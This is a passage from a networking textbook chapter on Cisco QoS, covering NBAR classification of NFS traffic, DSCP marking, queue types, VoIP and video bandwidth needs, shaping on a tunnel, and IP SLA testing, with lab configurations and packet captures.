


Figure 15-4. Enabling NFS server on Winserver on LAN1






Figure 15-5. Sharing NFS\_FOLDER via NFS

```
root@kali:~# nmap -sV 192.168.1.1

Starting Nmap 7.60 (https://nmap.org) at 2020-08-13 17:47 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0060s latency).
Not shown: 994 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
111/tcp open rpcbind 2-4 (RPC #100000)
135/tcp open msrpc Microsoft Windows RPC
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
2049/tcp open mountd 1-3 (RPC #100005)
3389/tcp open ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Figure 15-6. Using NMAP to verify that the NFS service is running on port 2049 as expected by NBAR

```
root@kali:~# showmount -e 192.168.1.1
Export list for 192.168.1.1:
/NFS_FOLDER (everyone)
```

Figure 15-7. Using Linux NFS utilities to ensure the NFS share NFS\_FOLDER is accessible

```
root@kali:~# mount -t nfs 192.168.1.1:/NFS_FOLDER /root/remote/
```

**Figure 15-8.** Mounting the NFS share on the Linux Kali client

```
334 R1#sh policy-map interface g0/1 input
335 GigabitEthernet0/1
336 Service-policy input: QOS-TEST1
337 Class-map: HTTP-Map2 (match-any)
338 1775 packets, 113687 bytes
339 5 minute offered rate 0000 bps, drop rate 0000 bps
340 Match: access-group name HTTP_LAN1
341 1775 packets, 113687 bytes
342 5 minute rate 0 bps
343 QoS Set
344 precedence 2
345 Packets marked 1775
346 Class-map: NFS-MAP (match-any)
347 647 packets, 76078 bytes
348 5 minute offered rate 0000 bps, drop rate 0000 bps
349 Match: protocol nfs
350 647 packets, 76078 bytes
351 5 minute rate 0 bps
352 QoS Set
353 precedence 2
354 Packets marked 647
355 Class-map: class-default (match-any)
356 6459 packets, 555177 bytes
357 5 minute offered rate 0000 bps, drop rate 0000 bps
358 Match: any
```

359 After preparing and accessing the NFS share, we can finally see that now real NFS traffic has been  
 360 generated and that NBAR correctly categorizes the traffic. We can also see the difference in our packet  
 361 capture results from R1's G0/0 interface.

|     |              |               |               |     |     |              |       |
|-----|--------------|---------------|---------------|-----|-----|--------------|-------|
| 329 | 49.535167952 | 192.168.1.1   | 192.168.2.1   | TCP | 310 | 2049 → 988   | [PSH, |
| 330 | 49.536855829 | 192.168.2.1   | 192.168.1.1   | TCP | 278 | 988 → 2049   | [PSH, |
| 331 | 49.538001808 | 192.168.1.1   | 192.168.2.1   | TCP | 182 | 2049 → 988   | [PSH, |
| 332 | 49.581376357 | 192.168.2.1   | 192.168.1.1   | TCP | 66  | 988 → 2049   | [ACK] |
| 337 | 50.184819259 | 192.168.2.254 | 192.168.1.254 | TCP | 60  | 13238 → 2049 | [SYN  |
| 338 | 50.186998788 | 192.168.1.254 | 192.168.2.254 | TCP | 58  | 2049 → 13238 | [SYN  |
| 339 | 50.189365681 | 192.168.2.254 | 192.168.1.254 | TCP | 60  | 13238 → 2049 | [ACK] |
| 340 | 50.190218146 | 192.168.2.254 | 192.168.1.254 | TCP | 60  | 13238 → 2049 | [FIN  |
| 341 | 50.191641432 | 192.168.1.254 | 192.168.2.254 | TCP | 54  | 2049 → 13238 | [ACK] |
| 342 | 50.192450762 | 192.168.1.254 | 192.168.2.254 | TCP | 54  | 2049 → 13238 | [FIN  |
| 343 | 50.194493514 | 192.168.2.254 | 192.168.1.254 | TCP | 60  | 13238 → 2049 | [ACK] |

```

Frame 329: 310 bytes on wire (2480 bits), 310 bytes captured (2480 bits) on interface 0
Ethernet II, Src: 50:00:00:02:00:00 (50:00:00:02:00:00), Dst: 50:00:00:03:00:00 (50:00:00:03:00:00)
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.2.1
 0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
 ▾ Differentiated Services Field: 0x40 (DSCP: CS2, ECN: Not-ECT)
 0100 00.. = Differentiated Services Codepoint: Class Selector 2 (16)
 00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
 Total Length: 296
 Identification: 0x1fa3 (8099)
 ▶ Flags: 0x4000, Don't fragment
 Time to live: 126
 Protocol: TCP (6)
 Header checksum: 0x579a [validation disabled]
 [Header checksum status: Unverified]
 Source: 192.168.1.1
 Destination: 192.168.2.1
 Transmission Control Protocol, Src Port: 2049, Dst Port: 988, Seq: 4477, Ack: 4182, Len: 244
 Source Port: 2049
 Destination Port: 988

```

**Figure 15-9.** Correctly classified and marked NFS traffic between a Linux client and the Winserver marked as IP precedence 2 value

this figure will be printed in b/w

```

338 50.186998788 192.168.1.254 192.168.2.254 TCP 58 2049 → 13238
339 50.189365681 192.168.2.254 192.168.1.254 TCP 60 13238 → 2049
340 50.190218146 192.168.2.254 192.168.1.254 TCP 60 13238 → 2049
341 50.191641432 192.168.1.254 192.168.2.254 TCP 54 2049 → 13238
342 50.192450762 192.168.1.254 192.168.2.254 TCP 54 2049 → 13238
343 50.194493514 192.168.2.254 192.168.1.254 TCP 60 13238 → 2049

frame 338: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0
ethernet II, Src: 50:00:00:02:00:00 (50:00:00:02:00:00), Dst: 50:00:00:03:00:00 (50:00:00:
Internet Protocol Version 4, Src: 192.168.1.254, Dst: 192.168.2.254
 0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
 * Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
 0000 00.. = Differentiated Services Codepoint: Default (0)
 00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
 Total Length: 44
 Identification: 0xc1fa (49658)
 Flags: 0x0000
 Time to live: 254
 Protocol: TCP (6)
 Header checksum: 0x7484 [validation disabled]
 [Header checksum status: Unverified]
 Source: 192.168.1.254
 Destination: 192.168.2.254
Transmission Control Protocol, Src Port: 2049, Dst Port: 13238, Seq: 0, Ack: 1, Len: 0
 Source Port: 2049

```

**Figure 15-10.** IP SLA test between switch LAN2 and switch LAN1 to simulate NFS traffic, which is not recognized as real NFS traffic by IP NBAR and thus not marked with IP precedence 2 value

362 As a final note, when writing your classification and marking policy, it is best to use a combination of  
 363 ACL and IP NBAR when possible to accurately designate both the allowed sources and the type of traffic that  
 364 you wish to mark for QoS policy enforcement; otherwise, it is possible to impersonate QoS sources in order  
 365 to get QoS treatment like getting DSCP expedite forwarding markings on your Netflix traffic.

## 366 Policing and Shaping

367 Before we discuss policing and shaping, we must first realize the ways in which we can easily optimize traffic  
 368 delay through the network:

- 369 • Minimize network device queuing and processing delay.
- 370 • Assign marked traffic to respective higher-priority queues or queues served more  
 371 frequently.
- 372 • Reduce the amount of packet processing at each node. This means do your policies  
 373 at the edges and as close to the originating traffic as possible so that the uplink and  
 374 backbone devices only must forward traffic.
- 375 • Minimize packet size.

### 376 Codecs and Compression

AU13

377 You can argue that increasing the bandwidth is also another way to decrease the delay, but in most large  
 378 networks, that is not an easy solution to, say, upgrade all your links from 1 Gbps to 10 Gbps on the entire  
 379 infrastructure, plus all the backbone link rates provided by ISP. Needless to say, it can be an expensive proposition.

380 Now let us briefly discuss the types of queues available in a router. Without any QoS policy, your router  
 381 queues are pretty much a first in, first out (FIFO) type of queue. This is analogous to waiting in line to buy movie  
 382 tickets. When we instantiate a QoS policy, there are many types of queues that become available for our use.

**Table 15-1.** QoS Queues

| Queue Type                                | Classification Supported               | Use Case                                                                                                                                                                                                                                                                                                                           | Max  |
|-------------------------------------------|----------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------|
| Custom queuing (CQ)                       | IP ACL<br>Input interface<br>Fragments | Bandwidth assignment for traffic types. The bandwidth assignment per traffic type produces a weighted round-robin queue service schedule. The algorithm will serve a number of bytes per round from each queue proportional to the bandwidth assignments. Prevents queue starvation but is not useful for delay-sensitive traffic. | 16   |
| Weighted fair queuing (WFQ)               | Automatic by flow                      | It only ensures fair processing among all flows and does not support expedited processing for selected flows.                                                                                                                                                                                                                      | 4096 |
| Priority queuing (PQ)                     | IP ACL<br>Input interface<br>Fragments | Supports delay-sensitive traffic, but higher-priority traffic is always served over lower-priority traffic causing possible lower-priority traffic starvation.                                                                                                                                                                     | 4    |
| CBWFQ (class-based weighted fair queuing) | IP ACL<br>NBAR                         | Similar to CQ but with enhanced functionality where all queues are configurable, but also lacks support for delay-sensitive traffic.                                                                                                                                                                                               | 64   |
| Low-latency queuing (LLQ)                 | IP ACL<br>NBAR                         | Like CBWFQ but supports delay-sensitive traffic. Most commonly used today.                                                                                                                                                                                                                                                         |      |

As you can probably discern from Table 15-1, the most common for modern networks supporting voice, video, and data is to use a QoS policy based on LLQ.

**Figure 15-11.** Graphical representation of QoS queuing types

What is shaping? Shaping is using queues to achieve a certain traffic rate by inducing queuing delays. Generally, shaping is used to conform output traffic to a given data rate below the line rate. What is policing? Policing governs the rate of input to the queues by discarding packets when the desired data rate is exceeded. Generally, you would police input traffic and shape output traffic.



385 To illustrate a common use of QoS policies with shaping, let's consider a common situation AU15  
 386 encountered in modern enterprise networks. Let's say we have an environment with voice over IP, video  
 387 over IP, management, and regular data traffic and our network is connected over an MPLS cloud L3VPN with  
 388 IPSec. In this example, our allocated bandwidth from the ISP is fractional from what the physical interface AU16  
 389 is capable of handling. We have been allocated 100 Mbps by the ISP, but our physical connection is capable  
 390 of 1 Gbps. In this example, since our data rate physically could exceed the contractual 100 Mbps, we need  
 391 to shape our egress traffic to avoid losing packets to the ISP policer. The ISP policing policy will ensure we  
 392 maintain 100 Mbps by dropping packets when we exceed the contractual rate. The ISP can also choose not  
 393 to drop packets with the policer but instead charge us premium rates for every bit exceeding the contractual  
 394 rate. At the end of the day, it is to our advantage to shape our output traffic data rate.  
 395 In our example, we will choose to mark five types of traffic:

- 396 Voice over IP traffic AU17
- 397 Payload traffic characteristics
- 398 UDP RTP ports 16384-32767
- 399 Video payload
- 400 UDP RTP ports 16384-32767
- 401 Voice and video signaling
- 402 SIP signaling
- 403 TCP/UDP ports 5060 (unencrypted) and 5061 (encrypted)
- 404 H323 signaling
- 405 TCP 1720, 1719, 11000-11999
- 406 Control plane traffic
- 407 By default, Cisco marks control plane traffic with CS6
- 408 Administration traffic
- 409 SSH TCP port 22
- 410 Regular data

411 Now let me explain an important aspect about VoIP traffic having two parts, the actual voice payload  
 412 traffic and the signaling portion used to establish the call. The voice data payload and signaling have certain  
 413 requirements that can be generalized in Table 15-2.

**Table 15-2.** VoIP Requirements

|                 | Bandwidth | Delay | Loss   | Jitter |      |
|-----------------|-----------|-------|--------|--------|------|
| Voice payload   | Low       | Low   | Low    | Low    | t2.1 |
| Voice signaling | Low       | Low   | Medium | Medium | t2.2 |
|                 |           |       |        |        | t2.3 |
|                 |           |       |        |        | t2.4 |

The purpose of Table 15-2 is to explain the requirements for VoIP traffic, that is, VoIP uses a small amount of bandwidth due to the nature of its small voice packets, but it has a very low tolerance to packet loss, delays, and jitter. Due to the nature of VoIP payload requirements, we need to engineer a solution that utilizes a low-latency priority queue to ensure that delay and jitter are accounted when doing our bandwidth reservation for VoIP payload packets. However, VoIP signaling occurs only during call establishment and

termination and thus is not subject to our perception of quality and hence does not require a low-latency queue, but it does require some reservation to enable the signaling to have some priority over the regular data traffic. It's also worth noting that there are different signaling protocols that can be used for VoIP, and although we are only discussing H323 and SIP in this example, the network administrator must be aware of this fact and design the policy accordingly. When possible and permitted, I advise to use NBAR *match protocol* functionality rather than using ACLs to classify the traffic for the sake of simplicity. The tradeoff to consider is that NBAR is not usually available on some or all L3 switches, and since you want to classify as close do the traffic source as possible, you may need to use ACLs to classify the sources of the traffic. Alternatively, you can mark at the switchports using COS, or you can trust the markings if your security policy permits it.

Now let us explore the requirements for video conferencing over IP.

**Table 15-3.** Video Requirements

|                 | Bandwidth | Delay | Loss   | Jitter |
|-----------------|-----------|-------|--------|--------|
| Video payload   | High      | Low   | Low    | Low    |
| Video signaling | Low       | Low   | Medium | Medium |

As illustrated in Table 15-3, the requirements for video conferencing over IP are not that different from those of VoIP, but it does require a larger bandwidth than voice. Table 15-4 illustrates some of the bandwidth differences between video and voice over IP depending on the codec used.

t4.1 **Table 15-4.** Bandwidth Requirement Comparison per Session

| Traffic Type and Codec       | Bandwidth Requirement (Compression Dependent) |
|------------------------------|-----------------------------------------------|
| Voice Codec G.711 at 50 pps  | 80 Kbps                                       |
| Voice Codec G.711 at 33 pps  | 75 Kbps                                       |
| Voice Codec G.729A at 50 pps | 24 Kbps                                       |
| Voice Codec G.729A at 33 pps | 19 Kbps                                       |
| Video Codec MPEG-1           | 500–1500 Kbps                                 |
| Video Codec MPEG-2           | 1.5–10 Mbps                                   |
| Video Codec MPEG-4           | 28.8–400 Kbps                                 |
| Video Codec H.261            | 100–400 Kbps                                  |
| Video Codec MPEG-4 AVC       | 23–40 Mbps                                    |

Note that for our example, we have limited the scope of voice and video signaling to SIP and H.323 variants, and thus the signaling requirements to maintain the sessions will not vary between both traffic types.

Now that we have established the background for our policy, we can proceed with the actual QoS policy planned implementation.

this figure will be printed in b/w




Figure 15-12. Topology for QoS example 2

425 Figure 15-12 illustrates our sample topology for example 2. The network topology illustrated has  
 426 allocated VLANs to specific traffic types to facilitate and enforce QoS policy implementation.

15.1 Table 15-5. QoS Example Traffic Types per Subnet and VLAN

| VLAN/Network                | Traffic Type |      |
|-----------------------------|--------------|------|
| VLAN 10: 192.168.1.0/24     | Data         | t5.2 |
| VLAN 100: 192.168.10.0/24   | Voice        | t5.3 |
| VLAN 1000: 192.168.100.0/24 | Video        | t5.4 |
| VLAN 20: 192.168.2.0/24     | Data         | t5.5 |
| VLAN 200: 192.168.20.0/24   | Voice        | t5.6 |
| VLAN 2000: 192.168.200.0/24 | Video        | t5.7 |
|                             |              | t5.8 |

In example 2, we will pre-classify traffic as close to the source of traffic as possible, that is, switches LAN1 and LAN2. To ensure that a malicious user will not attempt to exploit the QoS policy, we are going to enforce the policy in the edge routers R1 and R2 by analyzing the traffic with IP NBAR and performing the allocation to the proper queues and reserving the needed bandwidth for each traffic type. Let's start with classification and marking at the switch, and since most switches don't support IP NBAR, we will use ACL-based classification and marking:

```
LAN1(config)#do sh run | s access-list/class-map/policy-map
class-map match-all Management
match access-group name MGMT
class-map match-all Signaling-Mark
match access-group name Signaling
class-map match-all VoIP-Payload-Mark
match access-group name VoIP-Payload
policy-map QoS-Mark
class VoIP-Payload-Mark
set dscp ef
class Signaling-Mark
set dscp af31
```



```

class Management 427
 set dscp af33 428
class class-default 429
 set dscp default 430
ip access-list extended MGMT 431
 permit tcp 192.168.1.0 0.0.0.255 any eq 22 432
 permit tcp 192.168.1.0 0.0.0.255 any eq 389 433
 permit udp 192.168.1.0 0.0.0.255 any eq 389 434
ip access-list extended Signaling 435
 permit udp 192.168.10.0 0.0.0.255 any range 1719 1720 436
 permit tcp 192.168.10.0 0.0.0.255 any range 1719 1720 437
 permit tcp 192.168.10.0 0.0.0.255 any range 5060 5061 438
 permit udp 192.168.10.0 0.0.0.255 any range 5060 5061 439
 permit tcp 192.168.10.0 0.0.0.255 any range 11000 11999 440
ip access-list extended VoIP-Payload 441
 permit udp 192.168.10.0 0.0.0.255 any range 16384 32767 442

```

The preceding output illustrates how we have marked the voice over IP traffic with DSCP marking EF (Expedited Forwarding) as long as the traffic originates from network 192.168.10.0/24, voice VLAN, and is destined to a UDP port between 16384 and 32767 inclusive. In the same respect, we have marked signaling for H323 and SIP traffic with DSCP AF31 as long as it originates from 192.168.10.0/24, voice VLAN, and is destined to H.323 and/or SIP ports. In a similar fashion, management traffic was marked with AF33 as long as it originates from the data VLAN. You may be asking how the DSCP marking is chosen.

DSCP markings are chosen depending on the priority of the traffic and the tolerance to drop so that during congestion the algorithm can decide within a given queue which traffic to prioritize and which traffic to drop first. For reference on AF DSCP marking, RFC 3260, and their meaning regarding prioritization and drop probability, see Table 15-6.

**Table 15-6.** Expedite Forwarding (EF) and Assure Forwarding (AF) DSCP values with Drop Probability t6.1

|         | Low Drop Probability | Medium Drop Probability | High Drop Probability | Overall Drop Probability Among Classes |      |
|---------|----------------------|-------------------------|-----------------------|----------------------------------------|------|
|         | Within the Class     | Within the Class        | Within the Class      |                                        |      |
| EF      | EF                   | Not applicable          | Not applicable        | Lowest                                 | t6.5 |
| Class 1 | AF11                 | AF12                    | AF13                  | Low                                    | t6.6 |
| Class 2 | AF21                 | AF22                    | AF23                  | Medium                                 | t6.7 |
| Class 3 | AF31                 | AF32                    | AF33                  | High                                   | t6.8 |
| Class 4 | AF41                 | AF42                    | AF43                  | Highest                                | t6.9 |

Now you must be asking: what is the deal with the DSCP EF marking? Well, that is a special class, RFC 2598, that is meant to minimize delay, jitter, and loss; think of the low-latency queue from Figure 15-11. This marking is the one that tells us that the traffic needs that exclusive low-latency priority queue.

Now that we have discussed some introductory concepts about our classification and marking as closest to the source as possible on the LAN switches, we will explore the enforcement of these markings, the application of the QoS policy on the tunnel, and the test strategies to ensure our QoS policy is working correctly. Now it's worth mentioning that you don't necessarily need to enforce and protect the QoS policy against abuse. That is entirely dependent on your security policies.

Let's move on to R1 which has *ip nbar protocol-discovery* enabled on G0/1 so that R1 can examine the protocols for a true match. We also implement the "class-map" and "policy-map" as follows:

AU18

```

460 R1#sh run | s class-map/policy-map
461 class-map match-all H323-Signaling
462 match protocol h323
463 match dscp af31
464 class-map match-any Management
465 match dscp af33
466 match protocol ssh
467 class-map match-all SIP-Signaling
468 match dscp af31
469 match protocol sip
470 class-map match-all VoIP-Payload
471 match dscp ef
472 match protocol rtp
473 class-map match-any Control
474 match ip dscp cs6
475 class-map match-any Signaling
476 match class-map H323-Signaling
477 match class-map SIP-Signaling
478 policy-map QOS-Application
479 class VoIP-Payload
480 priority percent 2
481 class Signaling
482 bandwidth percent 1
483 class Management
484 bandwidth percent 1
485 class Control
486 bandwidth percent 1
487 class class-default
488 random-detect dscp-based
489 bandwidth percent 95
490 policy-map SHAPE-OUT
491 class class-default
492 shape average 100000000
493 service-policy QOS-Application

```

On R1, we are expecting to see traffic that was marked by switch LAN1, but we are also inspecting the traffic to verify that indeed it is the proper protocol. This is done with the use of the match protocol keyword in the *class-map* and enabled by the use of *ip nbar protocol-discover* on the ingress interface G0/1 of R1. One important aspect to point out in our *class-map* is the signaling class which should match either the requirements for the H323 signaling *class-map* or the requirements for the SIP signaling *class-map*. To better illustrate, the signaling *class-map* is using a hierarchical concept to achieve the following logical expression:

```
(dscp AF31 AND protocol H323) OR (dscp AF31 AND protocol SIP)
```

A similar hierarchical concept is used to achieve the final QoS policy by dividing the bandwidth and priority allocation by class in the “QOS-Application” “policy-map” which is then applied to the default policy to shape all traffic to 100 Mbps in the “SHAPE-OUT” “policy-map.” This concept of layered construction is called MQC-based policy in Cisco. What our policy does is assign output queues in proportion to the bandwidth percentage and use DSCP-based weighted fair queuing for all output queues except the priority queue (voice payload) which should have priority processing but without starving the other queues.

To apply our policy, we use the *service-policy output SHAPE-OUT*:

```
R1#sh run int tun 12
interface Tunnel12
ip address 192.168.12.1 255.255.255.252
ip mtu 1400
ip nbar protocol-discovery
ip tcp adjust-mss 1360
keepalive 5 4
tunnel source Loopback0
tunnel destination 2.2.2.2
service-policy output SHAPE-OUT
end
```

To view the policy in action and how much traffic is matching the policy, we can issue the command *sh policy-map interface tunnel 12*:

```
R1#sh policy-map interface tunnel 12
Tunnel12

Service-policy output: SHAPE-OUT

Class-map: class-default (match-any)
 491547 packets, 219246862 bytes
 5 minute offered rate 301000 bps, drop rate 0000 bps
 Match: any
 Queueing
 queue limit 64 packets
 (queue depth/total drops/no-buffer drops) 0/0/0
 (pkts output/bytes output) 491547/226128520
 shape (average) cir 100000000, bc 400000, be 400000
 target shape rate 100000000

Service-policy : QOS-Application

 queue stats for all priority classes:
 Queueing
 queue limit 64 packets
 (queue depth/total drops/no-buffer drops) 0/0/0
 (pkts output/bytes output) 356407/162191746

Class-map: VoIP-Payload (match-all)
 356407 packets, 157202048 bytes
 5 minute offered rate 99000 bps, drop rate 0000 bps
 Match: dscp ef (46)
```

```

544 Match: protocol rtp
545 356407 packets, 157202048 bytes
546 5 minute rate 99000 bps
547 Priority: 2% (2000 kbps), burst bytes 50000, b/w exceed drops: 0

548 Class-map: Signaling (match-any)
549 102002 packets, 59797370 bytes
550 5 minute offered rate 201000 bps, drop rate 0000 bps
551 Match: class-map match-all H323-Signaling
552 0 packets, 0 bytes
553 5 minute rate 0 bps
554 Match: protocol h323
555 Match: dscp af31 (26)
556 Match: class-map match-all SIP-Signaling
557 102002 packets, 59797370 bytes
558 5 minute rate 201000 bps
559 Match: dscp af31 (26)
560 Match: protocol sip
561 Queueing
562 queue limit 64 packets
563 (queue depth/total drops/no-buffer drops) 0/0/0
564 (pkts output/bytes output) 102002/61225398
565 bandwidth 1% (1000 kbps)

566 Class-map: Control (match-any)
567 33132 packets, 2247132 bytes
568 5 minute offered rate 0000 bps, drop rate 0000 bps
569 Match: ip dscp cs6 (48)
570 33132 packets, 2247132 bytes
571 5 minute rate 0 bps
572 Queueing
573 queue limit 64 packets
574 (queue depth/total drops/no-buffer drops) 0/0/0
575 (pkts output/bytes output) 33132/2710980
576 bandwidth 1% (1000 kbps)

577 Class-map: Management (match-all)
578 0 packets, 0 bytes
579 5 minute offered rate 0000 bps, drop rate 0000 bps
580 Match: dscp af33 (30)
581 Match: protocol ssh
582 Queueing
583 queue limit 64 packets
584 (queue depth/total drops/no-buffer drops) 0/0/0
585 (pkts output/bytes output) 0/0
586 bandwidth 1% (1000 kbps)

587 Class-map: class-default (match-any)
588 6 packets, 312 bytes
589 5 minute offered rate 0000 bps, drop rate 0000 bps
590 Match: any

```

|                |                                                        |                    |                    |                   |                   |     |
|----------------|--------------------------------------------------------|--------------------|--------------------|-------------------|-------------------|-----|
|                | <i>Queueing</i>                                        |                    |                    |                   |                   | 591 |
|                | <i>queue limit 64 packets</i>                          |                    |                    |                   |                   | 592 |
|                | <i>(queue depth/total drops/no-buffer drops) 0/0/0</i> |                    |                    |                   |                   | 593 |
|                | <i>(pkts output/bytes output) 6/396</i>                |                    |                    |                   |                   | 594 |
|                | <i>Exp-weight-constant: 9 (1/512)</i>                  |                    |                    |                   |                   | 595 |
|                | <i>Mean queue depth: 0 packets</i>                     |                    |                    |                   |                   | 596 |
|                | <i>dscp</i>                                            | <i>Transmitted</i> | <i>Random drop</i> | <i>Tail drop</i>  | <i>Minimum</i>    | 597 |
| <i>Maximum</i> | <i>Mark</i>                                            |                    |                    |                   |                   | 598 |
|                |                                                        | <i>pkts/bytes</i>  |                    | <i>pkts/bytes</i> | <i>pkts/bytes</i> | 599 |
| <i>thresh</i>  | <i>thresh</i>                                          | <i>prob</i>        |                    |                   |                   | 600 |
|                | <i>default</i>                                         | <i>6/396</i>       |                    | <i>0/0</i>        | <i>0/0</i>        | 601 |
| <i>20</i>      | <i>40</i>                                              | <i>1/10</i>        |                    |                   |                   | 602 |
|                | <i>bandwidth 95% (95000 kbps)</i>                      |                    |                    |                   |                   | 603 |

From the output of `sh policy-map interface tunnel 12`, a few important pieces of information have been highlighted, such as the (a) shaping committed rate (CIP), (b) bandwidth or priority allocation per class and the actual Kbps from our percentage-based assignment, and (c) drop packets field per class. 604-606

The question arises of how to test such a QoS policy. If we were only using ACLs to apply the QoS policy, then IP SLA would have been enough; but since we are using IP NBAR and protocol match in the class-map, a more realistic test is required that truly matches the protocol format. The problem resides in the fact that IP SLA will not simulate a true protocol but rather generate traffic that matches the protocol up to the session layer TCP/UDP but not in terms of payload. This can be seen in the packet capture from the following udp-jitter IP SLA that attempts to mimic RTP G.711 A-Law data: 607-612

```
LAN1#sh run | s sla
ip sla 10
 udp-jitter 192.168.20.254 16384 source-ip 192.168.10.254 source-port 16385 codec g711alaw
 codec-numpackets 10 codec-size 544 advantage-factor 10
 tos 184
 verify-data
 frequency 10
 history hours-of-statistics-kept 4
 history enhanced interval 900 buckets 100
ip sla schedule 10 life forever start-time now
ip sla 20
 udp-jitter 192.168.20.254 16384 source-ip 192.168.10.254 source-port 16386 codec g729a
 codec-numpackets 10 codec-size 544 advantage-factor 10
 tos 184
 verify-data
 frequency 10
 history hours-of-statistics-kept 4
 history enhanced interval 900 buckets 100
ip sla schedule 20 life forever start-time now
```

613-631

this figure will be printed in b/w

| ip.src_host == 192.168.10.254 |              |                |                |          |        |                       |
|-------------------------------|--------------|----------------|----------------|----------|--------|-----------------------|
| No.                           | Time         | Source         | Destination    | Protocol | Length | Info                  |
| 187                           | 29.917733224 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16385 → 16384 Len=544 |
| 188                           | 29.918305509 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16386 → 16384 Len=544 |
| 191                           | 29.937854648 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16385 → 16384 Len=544 |
| 192                           | 29.938571612 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16386 → 16384 Len=544 |
| 195                           | 29.957721434 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16385 → 16384 Len=544 |
| 196                           | 29.958355561 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16386 → 16384 Len=544 |
| 199                           | 29.977854933 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16385 → 16384 Len=544 |
| 200                           | 29.979640892 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16386 → 16384 Len=544 |
| 203                           | 29.998752197 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16385 → 16384 Len=544 |
